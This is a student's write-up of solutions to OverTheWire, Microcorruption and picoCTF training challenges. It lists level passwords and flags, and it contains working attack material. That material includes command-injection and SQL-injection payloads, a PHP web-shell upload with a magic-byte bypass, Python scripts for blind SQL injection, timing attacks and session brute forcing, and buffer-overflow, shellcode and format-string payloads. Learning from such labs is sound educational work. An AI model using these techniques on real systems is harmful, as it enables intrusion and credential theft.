Cybersecurity CTF’s

Mark Nakamae

Cal Poly SLO

June 2020 - August 2020

Description

This write up includes my solutions to the CTF’s I completed from OverTheWire wargames, Microcorruption, and the PicoCTF challenge. I’ve listed the passwords found, as well as my process in finding their solutions. I began each as an assignment through my Introduction to Cybersecurity class at Cal Poly SLO, but became increasingly invested, and completed more than our assignment asked of us. These CTF’s can be found at the links below:

[OverTheWire Wargames](https://overthewire.org/wargames/)

[Microcorruption](https://microcorruption.com/)

[PicoCTF Challenge](https://picoctf.com/)

Completing these assignments reinforced basic web security concepts taught in class such as buffer overflow attacks or XXS/CSRF attacks on unsafe methods. I thoroughly enjoyed each, and learned a lot through struggling through each of the levels. I found Microcorruption exceptionally challenging, but equally rewarding attacking each of the systems presented.

Bandit

1. To access level 1 you must **cat README** file then copy the text, and paste that as the password to log into bandit2. “cat” simply prints the output to stdout on the terminal.

Password: **boJ9jbbUNNfktd78OOpsqOltutMc3MY1**

1. To access level 2 you must **cat ./-** then copy the text, and paste that as the password to log into bandit3.

Password: **CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9**

1. To access level 3 you must **cat spaces in this filename** then copy the text, and paste that as the password to log into bandit3. If the filename has spaces, you have to end each word that is in the filename with a backslash.

Password: **UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK**

1. To access level 4 you must use **ls -a** to find the hidden file then **cat .hidden** to retrieve the password. ls -a shows all the contents in the directory, including the hidden files.

Password: **pIwrPrtPN36QITSp3EQaw936yaFoFgAB**

1. To access level 5 you must use **file ./file\*** to find the human-readable file then **cat ./-file07**. “File” displays the filetype and the \* applies this to all the files. -file07 is the only ASCII file.

Password: **koReBOKuIDDepwhWk7jZC0RTdopnAYKh**

1. To access level 6
   1. find . -type f -readable ! -executable -size 1033c (-type f for regular file, -readable for human-readable, Not executable, and -size + c for number of bytes)
   2. cat ./inhere/maybehere07/.file2

Password: **DXjZPULLxYr17uwoI01bNLQbtFemEgo7**

1. To access level 7
   1. find / -user bandit7 -group bandit6 -size 33c (from the root “/”, searching for bandit7 as the user, bandit6 as the group and 33 bytes in size)
   2. cat /var/lib/dpkg/info/bandit7.password

Password: **HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs**

1. To access level 8
   1. grep ‘millionth’ data.txt (grep searches for lines containing a match the word given)

Password: **cvX2JJa4CFALtqS87jk27qwqGhBM9plV**

1. To access level 9
   1. sort data.txt | uniq -u (uniq -u only shows unique lines)

Password: **UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUhR**

1. To access level 10
   1. strings “data.txt” | grep ‘=’ (strings only prints readable strings and grep includes only the lines with = within them)

Password: **truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk**

1. To access level 11
   1. cat data.txt | base64 -d (base64 -d decodes the file)

Password: **IFukwKGsFW8MOq3IRFqrxE1hxTNEbUPR**

1. To access level 12
   1. cat data.txt | tr a-zA-Z n-za-mN-ZA-M (tr translates the file using the given info after tr)

Password: **5Te8Y4drgCRfCx8ugdwuEX8KFC6k2EUu**

1. To access level 13
   1. Use hexdump to make new file with contents **xxd -r data.txt > data.txt** (xxd -r reverts the hexdump)
   2. Use **file** to determine what type of file it is
   3. Use the correct unzip method (**gunzip** and **bunzip2 -d** and **tar -xvf**) for the type of file it is
   4. Repeat steps b and c until reach ASCII file type then **cat**

Password: **8ZjyCRiBWFYkneahHwxCv3wb2a1ORpYL**

1. To access level 14
2. Use **ssh -i sshkey.private bandit14@localhost** to ssh using the key to bandit14
3. Then **cat /etc/bandit\_pass/bandit14** to get the password

Password: **4wcYUJFw0k0XLShlDzztnTBHiqxU3b3e**

15. To access level 15

1. Use **nc localhost 30000** (format: netcat [hostname] [port] )
2. Paste the previous password when prompted

Password: **BfMYroe26WYalil77FoDi9qh59eK5xNr**

16. To access level 16

1. Use **openssl s\_client -connect localhost:30001** (openssl uses ssl encryption and s\_client implements an ssl client and then the port to connect)
2. Paste the previous password when prompted

Password: **cluFn7wTiGryunymYOu4RcffSxQluehd**

17. To access level 17

1. Use **nmap localhost -p 31000-32000** (nmap scans the range of ports and reports which ports are open)
2. Use **openssl s\_client -connect localhost:[port#]**  in which port# is replaced by the ports given by the nmap command. Only the correct port will speak SSL
3. Turns out port 31790 works and then paste the previous password to get the RSA key.
4. Paste this key into a new file and change permissions using **chmod 400 [filename]**
5. Then ssh into bandit17 using the RSA key, **ssh -i [filelocation] bandit17@localhost**

18. To access level 18

1. Use **grep -vf passwords.old passwords.new** (grep will show the line that is different between the two input files)

Password: **kfBf3eYk5BPBRzwjqutbbfE887SVc5Yd**

19. To access level 19

1. When you ssh into bandit18 and enter the password, it logs the user out immediately.
2. However if you use **ssh bandit18@bandit.overthewire.org -p 2220 cat readme**, then enter the password and it will give you the next one.

Password: **IueksS7Ubh8G3DCwVzrTd8rAVOwq3M5x**

20. To access level 20

1. Use **./bandit20-do cat /etc/bandit\_pass/bandit20** (runs the command as another user)

Password: **GbKksEFF4yrVs6il55v6gwY5aVje5f0j**

21. To access level 21

1. For this challenge, you will need to have 2 terminals signed into bandit20
2. On the first terminal, **echo “GbKksEFF4yrVs6il55v6gwY5aVje5f0j” | nc -lp 1234** (sets up a listener at a designated port)
3. On the second terminal, use ./suconnect 1234 (connects to the port and receives the echo from the other terminal. Since the password matches, it sends the next password back to the other terminal)

Password: **gE269g2h3mw3pwgrj0Ha9Uoqen1c9DGr**

22. To access level 22

1. Use **cd /etc/cron.d** to change directories to where the configuration is located.
2. Use **cat cronjob\_bandit22** to determine where the command is coming from.
3. Use **cat /usr/bin/cronjob\_bandit22.sh**  to see what the script is doing. It shows where the output of the password should be located.
4. Use **cat /tmp/8ca319486bfbbc3663ea0fbe81326349**  to display the correct password.

Password: **Yk7owGAcWjwMVRwrTesJEwB7WVOiILLI**

23. To access level 23

1. Use **cd /etc/cron.d** to change directories to where the configuration is located.
2. Use **cat cronjob\_bandit23** to determine where the command is located.
3. Use **cat /usr/bin/cronjob\_bandit23.sh** to see the location of the output password.
4. Use **echo "I am user bandit23" | md5sum | cut -d ' ' -f 1** to receive the location of the password as instructed by the script.
5. Use **cat /tmp/8ca319486bfbbc3663ea0fbe81326349** to receive the password to move on to the next level.

Password: **jc1udXuA1tiHqjIsL8yaapX5XIAI6i0n**

24. To access level 24

1. Use **cd /etc/cron.d** to change directories to where the configuration is located.
2. Use **cat cronjob\_bandit24** to determine where the command is located.
3. Use **cat /usr/bin/cronjob\_bandit24.sh** to figure out the next step, which involves writing a script.
4. Use **mkdir /tmp/out24** to create a directory to write the script.
5. Use **chmod 777 /tmp/out24** to allow permissions to make the file
6. Write the script using **vim test24.sh**
7. *#!/bin/bash*
8. *cat /etc/bandit\_pass/bandit24 > /tmp/out24/password*
9. Copy the script over using **cp test24.sh /var/spool/bandit24**
10. Finally use **cat /tmp/out24/password** to get the password for the next level. Password: **UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ**

25. To access level 25

1. Use **cd /tmp** to change directories to where I will make the script.
2. **vim loop.sh** where I will make the following script :

#!/bin/bash

for i in {0000..9999}

do

echo UoMYTrfrBFHyQXmg6gzctqAwOmw1IohZ $i >> /tmp/outputloop.txt

done

1. **cat /tmp/outputloop.txt | nc localhost 30002** to send the passcodes to the other port in order to brute force all the options. When the correct one is sent, the password is then printed.
2. Password: **uNG9O58gUE7snukf3bvZ0rxhtnjzSGzG**

Krypton

Level 0 → 1

* Password: KRYPTONISGREAT
* What I tried
  + Base64 -D “S1JZUFRPTklTR1JFQVQ=”
  + Echo “S1JZUFRPTklTR1JFQVQ=” | base64 --decode
* What worked
  + Echo “S1JZUFRPTklTR1JFQVQ=” | base64 -D

Level 1 → 2

* Password: ROTTEN
* What I tried:
  + First tried low key values (1,2,3..)
* What worked
  + Entering the text in assignment 1 caesar cipher code and manually checked the decoded message (key = 13)

Level 2 → 3

* Password: CAESARISEASY
* What I tried: caesar cipher code from assignment 1
* What worked: Entering the text in assignment 1 caesar cipher code and manually checked the decoded message

Level 3 → 4

* Password: BRUTE
* What I tried: mono-alphabetic sub
* What worked: mono-alphabetic substitution similar to assignment 1

Level 4 → 5

* Password: CLEARTEXT
* What I tried: Knowing the nature of the problem, I utilized vigenere code from assignment 1.
* What worked: Entering the text in assignment 1 vigenere cipher code

Level 5 → 6

* Password: RANDOM
* What I tried: Knowing the nature of the problem, I utilized vigenere code from assignment 1.
* What worked: Entering the text in assignment 1 vigenere cipher code, but with different key lengths until I found one that worked

Leviathan

Level 0 → 1

* Password: **rioGegei8m**
* What I tried
  + ls -a
* What worked
  + Looking in home directory with **ls -a** reveals a hidden backup folder
  + Inside the backup folder there is a html document. Using **grep** **password** reveals the password

Level 1 → 2

* Password: **ougahZi8Ta**
* What I tried:
  + Looking in home directory with **ls -a** reveals an executable called check
  + Running ./check prompts for a password, but then responds with “Wrong password, Good Bye …”
* What worked
  + Running **ltrace ./check** shows that it is using a strcmp to compare to the string “sex”
  + Once I used this password, ltrace says that it changes our userid. I ran the **whoami** command to see that I am now leviathan2
  + Use **cat /etc/leviathan\_pass/leviathan2** to see the next password

Level 2 → 3

* Password: **cat /**
* What I tried:
  + ltrace ./printfile '/etc/leviathan\_pass/leviathan3'
    - This reveals that the access command is used to determine if the user has access to the file to be run with the cat command inside printfile
  + Looked up the access() function
* What worked:
  + Using **ls -al** to determine the permission and other parameters of the “printfile” executable reveals that the file is owned by leviathan3
  + Creating a filename with either the **;** or **&&** symbols and the **bash -p** command such as **filename;bash -p**
  + Executing printfile with this filename allows the user access to the owners shell, leviathan3
  + Then simply use **cat** to reveal the password in /etc/leviathan\_pass/leviathan3

Level 3 → 4

* Password: **vuH0coox6m**
* What I tried:
  + Running **./level3** and entering a random password. Program says wrong password
* What worked:
  + Using **ls -al** to determine the permission and other parameters of the “level3” executable.
  + Running **ltrace ./level3** and entering an arbitrary password revealing that it is using a strcmp against the string “snlprintf”
  + Executing **./level3** and entering “snlprintf” as the password when prompted to do so, which gives the user access to the owner shell, leviathan4.
  + Calling **cat /etc/leviathan\_pass/leviathan4** to print the password to leviathan 4 to the terminal.

Level 4 → 5

* Password: **Tith4cokei**
* What I tried:
  + **ls -a** reveals a .trash folder and inside it is an “bin” executable
  + Running **./bin** outputs a few binary strings
* What worked:
  + Converting the output of ./bin to ascii gives password to next level.
    - <https://binarytotext.net/>
    - 01010100 01101001 01110100 01101000 00110100 01100011 01101111 01101011 01100101 01101001 00001010

Level 5 → 6

* Password: **UgaoFee4li**
* What I tried:
  + Executing **./leviathan5** outputs “cannot find /tmp/file.log”
  + ltrace ./leviathan5 displays: fopen("/tmp/file.log", "r") puts("Cannot find /tmp/file.log)
    - Running multiple times displays different outputs
  + Creating a /tmp/file.log with some text contents and then running **./leviathan5** still results in cannot find /tmp/file.log but if the commands are together in the same line with **&&** then it outputs the contents
    - Ex: **echo hi > /tmp/file.log && ./leviathan5** output: **“**hi”
* What worked:
  + Combining the multiple commands in one and the symlink technique from the krypton challenge makes the program open /tmp/file.log which links to the /etc/leviathan\_pass/leviathan6 contents which then prints the password

Level 6 → 7

* Password: **ahy7MaeBo9**
* What I tried:
  + Running ./leviathan6 displayed its usage.
  + First tried a few 4 digit combinations.
  + Generating every 4 digit combination to run with ./leviathan6 led us to create a script to accomplish this systematically.
* What worked:
  + Created a bash script to run ./leviathan6 with every 4 digit combination and found the pin to be 7123.
  + This then opened leviathan7 shell which allowed us access the leviathan password directory “/etc/leviathan\_pass/” and access the password in the file leviathan7.
  + Our script is provided below:

Script:

**#!/bin/bash**

**for pin in {0000..9999}**

**do**


**echo -n "${pin}"**

**~/leviathan6 $pin**

**done**

Natas

Level 0: Go to <http://natas0.natas.labs.overthewire.org/> and sign in with user: natas0 and password: natas0

Level 0 → 1: Viewing page source brings the following: 

Password: gtVrDuiDfck831PqWsLEZy5gyDz1clto

Level 1 → 2: Using F12 to inspect element brings up the HTML code with:



Password: ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi

Level 2 → 3: In the page source, there is an image linked,



By adding /files to the URL, it brings up a page with a file called users.txt with natas3 and its corresponding password.

Password: sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14

Level 3 → 4: With the hint “Not even Google will find it this time”, it is referring to the file robots.txt, which prevents crawlers from finding the correct URL.



By appending /s3cr3t/ to the URL, it allows us to click on users.txt to access the next password.

Password: Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ

Level 4 → 5: The page states that authorized users must come from natas5. When refreshing the page, intercept the packet and change the referer from natas4 to natas5 and the access is granted and gives the password.

Password: iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

Level 5 → 6: The page states that the user is not logged in. When intercepting the packet, one of the cookies is for logged in and currently is at 0. Simply change it to 1 and get access.

Password: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

Level 6 → 7: Upon viewing the source code, it lists “includes/secret.inc”. By appending this to [http://natas6.natas.labs.overthewire.org/](http://natas6.natas.labs.overthewire.org/includes/secret.inc) and going to this link, I then found that the secret phrase provided is “FOEIUWGHFEEUHOFUOIU”. After inputting this into the Input Secret query, the password is revealed.

Password: 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Level 7 → 8: This level has vulnerabilities with directory traversal. When clicking on the home link, the end of the link becomes .php?page=home. By going to this link <http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas>, the user is able to get the password for the following level.

Password: DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

Level 8 → 9: This level involves decoding the string given in the source code. By decoding the encoded secret from base64 and reversing the result, I got the output “oubWYf2kBq”. After inputting this into the Input Secret query, access to the next level is granted.


Password: W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Level 9 → 10: This level involves inserting executable code into the query field to print the password from the dictionary. By entering ;cat /etc/natas\_webpass/natas10 in the field, the password is printed.

Password: nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

Level 10 → 11: This level is similar to the previous, in which the password is obtained by inputting executable code into the query field. However since certain special characters are filtered from the user input, I instead input “.\* /etc/natas\_webpass/natas11 #” into the query, and found the password for the next level hidden in the output.

Password: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK



Level 11 → 12:

* Clicking on “View Sourcecode” allows us to view php client side source code and functions
* Analyzing the functions:
  + If $data["showpassword"] is set to “yes”, then it will show the password to the next level.
  + In loadData(), creates var $\_COOKIE which has the cookie of the site and checks if “data” exists within the cookie.
  + Typing “document.cookie” in the console shows that data is set equal to ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sEBZZaAw%3D
  + Then the variable tempdata is set to the json decode, xor’d, and base64 decode of the cookie value.
  + The conditionals after lead to tell that the cookie has valuable info that will help unlock and get the password for the next level.
* Manipulated the xor\_encrypt() function and passed in the cookie above to return the key used to encrypt which is: qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq. So the key is qw8j.
* In the data array, can set showpassword to “yes” and in the xor\_encrypt() function, can set the key to qw8j, producing the string from the function: ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
* Then set the cookie to the value above, giving the password.
  + document.cookie=”data=ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK”
* Password: EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Level 12 → 13

* This level involves uploading an image to get the password.
* The source code details that the image size has to be less than 1000 kilo bytes.
* The source code sets up the image as a random string in the “upload” directory that has the same extension as the uploaded image.
* Uploaded an image and was able to navigate and display it in the /uploads directory
* This vulnerability allowed to display the image by uploading a php script to print the password since it is within the server side permissions
  + <?php echo exec("cat /etc/natas\_webpass/natas14"); ?>
* Password: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Level 13 → 14

* Similar to previous but only accepts images using the exif\_imagetype() function in the source code. The function simply checks the first bytes of the data and signature.
* Can bypass this by inserting the magic number bytes within our file.
  + The magic numbers are 0xFF 0xD8 0xFF 0xE8
* In this way, can modify our existing php script above to prepend those bytes which will then execute and print the password for the level.
  + echo -n -e '\xFF\xD8\xFF\xE0' >> test.php
  + Echo ‘<?php echo exec("cat /etc/natas\_webpass/natas14"); ?>’ >> test.php
* Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Level 14 → 15

* Source code shows sql injection vulnerability.
* Can fill in the username with the value: natas15” # which will escape the username value and allow the query to run successfully
* Password: AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

Level 15 → 16

* Another sql injection vulnerability with the username value
* Can expand on the search username value with another query requirement to find the password with the username “natas16”.
  + Can use the sql function “LIKE” to find the password such as:
    - natas16″ AND password LIKE ‘%d%’ “
* Created a script to automate and aggregate this functionality to brute force the password
* Password: WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
* Code below:

import requests

url = 'http://natas15:AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J@natas15.natas.labs.overthewire.org/index.php'

chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXVZ1234567890'

s='This user exist'.encode('utf-8')

password=""

for i in range(32):

for j in chars:

response = requests.get(url+'?username=natas16" AND password LIKE BINARY "' + password + j + '%" "')

if response.content.find(s) != -1:

password += j

break

print(password)

Level 16 → 17

* Viewing the source code, it uses grep -i \”$key\” dictionary.txt to search the dictionary with the user input. I can use grep and ^ to scan the dictionary, and there won’t be a result if the character after ^ is a hit on the password.
* Created a script to scan and check for hits by not getting an output returned
* Password: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
* Code below:

import requests

import re

url = 'http://natas16.natas.labs.overthewire.org/'

chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXVZ1234567890'

user = 'natas16'

password = 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh'

session = requests.Session()

passwords = ''

flag = False

while (not flag):

for j in chars:

response = session.post(url, data={"needle": "anythings$(grep ^" + "".join(passwords) + j + " /etc/natas\_webpass/natas17)"}, auth=(user,password))

content = response.text

hit = re.findall('<pre>\n(.\*)\n</pre>', content)

if (not hit):

passwords += j

print(passwords)

break

if(len(passwords) == 32):

flag = True

Level 17 → 18

* Viewing the source code shows that it won’t reveal whether there is a user or not.
* I can use a sleep function to assist in a timing attack.
* Create a script similar to previously but check if it takes long to return
* Password: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP
* Code:

import requests

from time import \*

url = 'http://natas17.natas.labs.overthewire.org/'

chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'

user = 'natas17'

password = '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw'

passwords = ''

session = requests.Session()

flag = False

while (not flag):

for j in chars:

starttime = time()

response = session.post(url, data={"username": 'natas18" AND BINARY password LIKE "' + password +j + '%" AND SLEEP(1) #'}, auth=(user, password))

endtime = time()

diff = endtime - starttime

if (diff > 1):

passwords += j

print(passwords)

break

if (len(passwords) == 32):

flag = True

Level 18 → 19

* I need to be an admin, but can't simply set the cookie to say so.
* Have to have the same session id as the admin so I can run a script and check if the credentials for the admin are given with the session id created.
* Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
* Code:

import requests

maxid = 640 + 1

url = "http://natas18.natas.labs.overthewire.org"

user = 'natas18'

password = 'xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP'

phrase = "You are an admin. The credentials for the next level are:"

for i in range(maxid):

c = dict(PHPSESSID=str(i))

response = requests.get(url, auth=(user, password), cookies=c)

if phrase in str(response.content):

print(response.content)

break

Microcorruption

**Tutorial (10 points)**

1. Follow all the prompted instructions the program tells you to input.
2. Eventually, it is clear that the lock is checking to see if the password is 8 characters in length before allowing or denying access.
3. Once this has been determined, by entering “solve” into the prompt, then entering “password” as instructed (it is 8 characters), the tutorial is complete.


**New Orleans (10 points)**

1. Set a breakpoint for the create\_password function. Then step through this function and check the value at 0x2400 in memory. After this function completes, ‘kNa"h<G’ is found at this place in memory.




1. When the program asks for a password, enter this into the prompted field, which gives access to the opened door.

**Sydney (15 points)**

1. From the cmp statements in check\_password, one can determine that this machine is little-endian.
2. Simply converting the comparison values to little-endian allows us to get the correct password, which opens the door to the next level.
   1. cmp values:
      1. Original: “4550 5977 7a64 7864”
      2. Little-endian: “5045 7759 647a 6478”

**Hanoi (20 points)**

1. In the login function, a cmp compares 0x6a with memory address 0x2410, which is the address adjacent to the user inputted password. If this cmp is valid, then access is granted to the next level.




1. This program expects a password of length 8 to 16 characters, but is susceptible to a buffer overflow attack as a result.
2. Entering 0x616161616161616161616161616161616a (0x61 arbitrarily chosen since this converts to ‘a’) as the password fills 0x2400 in memory with “aaaaaaaaaaaaaaaa”, and fills 0x2410 with 0x6a, which will grant us access to the next level.

**Cusco (25 points)**

1. Similar to Hanoi, Cusco makes a call to getsn which is what allowed the buffer overflow attack. For this reason, 0x616161616161616161616161616161614644 was input when prompted.
2. The input buffer was then filled with “aaaaaaaaaaaaaaaa”, and would return to the address 0x4446 (since this machine is little endian). The address 4446 is the unlock\_door method, which then grants access to the next levels.

**Reykjavik (35 points)**


1. While inputting test passwords and stepping through each instruction, I came across this cmp (shown in the “Current Instruction” window) which compares a value against r4. This was the only cmp instruction called after the program prompted the user for a password, so I assumed this was comparing the user-input password against the actual password.

****

1. By inputting 0x9e35 as our password, this cmp passes and the door unlocks. The password has to be changed a bit to satisfy little endian

**Whitehorse (50 points)**

1. While stepping through the login method, I noticed at instruction 0x4512 the sp stores the password at 0x35fe.
2. In the conditional\_unlock\_door method, I found that the door unlocks if the INT method is called with 0x7e as an input parameter.



1. Using the assembler/disassembler provided, this gave us the following:



1. I then insert 0x30127f00b01232456161616161616161fe35 as my password which can be broken down as follows:
   1. 0x30127f00b01232456161616161616161fe35: assembly instructions to push #0x7e and call #0x4532 <INT>
   2. 0x30127f00b01232456161616161616161fe35: “aaaaaaaa” used as padding from the assembly code to the return address
   3. 0x30127f00b01232456161616161616161fe35: return address

**Montevideo (50 points)**

1. I noticed the login method calls strcpy, which allows us to input runnable code into the password field. By following the live memory dump, I found this method copies the buffer from the address 0x43ee.
2. Upon trying a similar approach as I did with whitehorse, I found that the push #0x7f, call #0x454c gave us this assembled object:
3. However, push #0x7f creates a code of 0x30127f00, which creates a null byte that prevents our code from running. To get rid of it, I instead assembled the following:
4. I then input 0x3f4080113f8001110f12b0124c456161ee43 as the password where:
   1. 0x3f4080113f8001110f12b0124c456161ee43: assembly instructions built earlier
   2. 0x3f4080113f8001110f12b0124c456161ee43: “aa” used as padding bytes from the assembly code to the return address
   3. 0x3f4080113f8001110f12b0124c456161ee43: return address

**Addis Ababa (50 points)**

1. Noticed “printf” vulnerability in main and asking for the username
2. CMP compares 0 and value in sp to call “unlock door” so had to input a value in that memory of anything other than 0.
3. Was able to take advantage of the printf statement and utilize “%i%n” to write data into the address of the stack pointer at comparison
4. Found stack pointer to be 4212 at the comparison, so password was the hex value: 12422569256e





**Novosibirsk (40 points)**

1. Noticed printf() and strcpy() functions in main that have vulnerabilities.
2. Utilized the same %n vulnerability to write x7f to 44c8 in order for it to be pushed back to the stack and popped to unlock the door with the resulting password:

* C8444141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141256e
  1. Used 4141 to pad in order to reach desired memory location

Tutorial (10 points)

New Orleans (10 points)

Sydney (15 points)

Hanoi (20 points)

Cusco (25 points)

Reykjavik (35 points)

Whitehorse (50 points)

Montevideo (50 points)

Addis Ababa (50 points)

Novosibirsk (40 points)

**TOTAL POINTS: 305**

PicoCTF - Reverse Engineering

**Vault-door-training**

Open the java source code and see under checkPassword() where it compares string to the Password: picoCTF{w4rm1ng\_Up\_w1tH\_jAv4\_fcb79c48f5b}

**Vault-door-1**

Open the java source code where it has a bunch of comparing charAt()’s to the desired chars.

Password: picoCTF{d35cr4mbl3\_tH3\_cH4r4cT3r5\_03f841}

**Vault-door-3**

Open the java source code and it has some for loops assigning chars from a string at different indices. Simply tracing it through each assignment gets the answer.

Password: picoCTF{jU5t\_a\_s1mpl3\_an4gr4m\_4\_u\_5baf7c}

**Vault-door-4**

Open the source code and it shows a bunch of conversions of chars to different byte bases. Converting the bases back to chars gives the password.

Password: picoCTF{jU5t\_4\_bUnCh\_0f\_bYt3s\_201b352d6c}

PicoCTF - General Skills

**2Warm**

Convert decimal 42 to binary 42 (101010).

Password: picoCTF{101010}

**Lets Warm Up**

Convert 0x70 to ASCII (p).

Password: picoCTF{p}

**Bases**

Decrypt given string “bDNhcm5fdGgzX3IwcDM1” from base64.

echo "bDNhcm5fdGgzX3IwcDM1" | base64 -D

Password: picoCTF{l3arn\_th3\_r0p35}

**First** **Grep**

Use grep to search for the password in the specified file.

cat /problems/first-grep\_0\_93be1631acf1a93b98cdcc3e7b9fdc52/file | grep picoCTF

Password: picoCTF{grep\_is\_good\_to\_find\_things\_4b2451ea}

**Resources**

Visit link with resources, and the password is given for free.

Password: picoCTF{r3source\_pag3\_f1ag}

**Strings it**

Find the password by calling the strings command on the specified file.

strings /problems/strings-it\_6\_f71e1644786ed3c019c38d961f6e29de/strings | grep picoCTF

Password: picoCTF{5tRIng5\_1T\_dd210c06}

**What’s a net cat?**

Use netcat to connect to the specified port (given port 32225 from the prompt).

nc 2019shell1.picoctf.com 32225

Password: picoCTF{nEtCat\_Mast3ry\_b1d25ece}

**Based**

Use netcat to connect to the specified port (given port 31615 from the prompt) and complete the given conversions.

nc 2019shell1.picoctf.com 31615

Convert the following sequences to ASCII printable characters:

* 01100011 01101111 01101110 01110100 01100001 01101001 01101110 01100101 01110010 (container)
* 154 151 155 145 (lime)
* 7375626d6172696e65 (submarine)

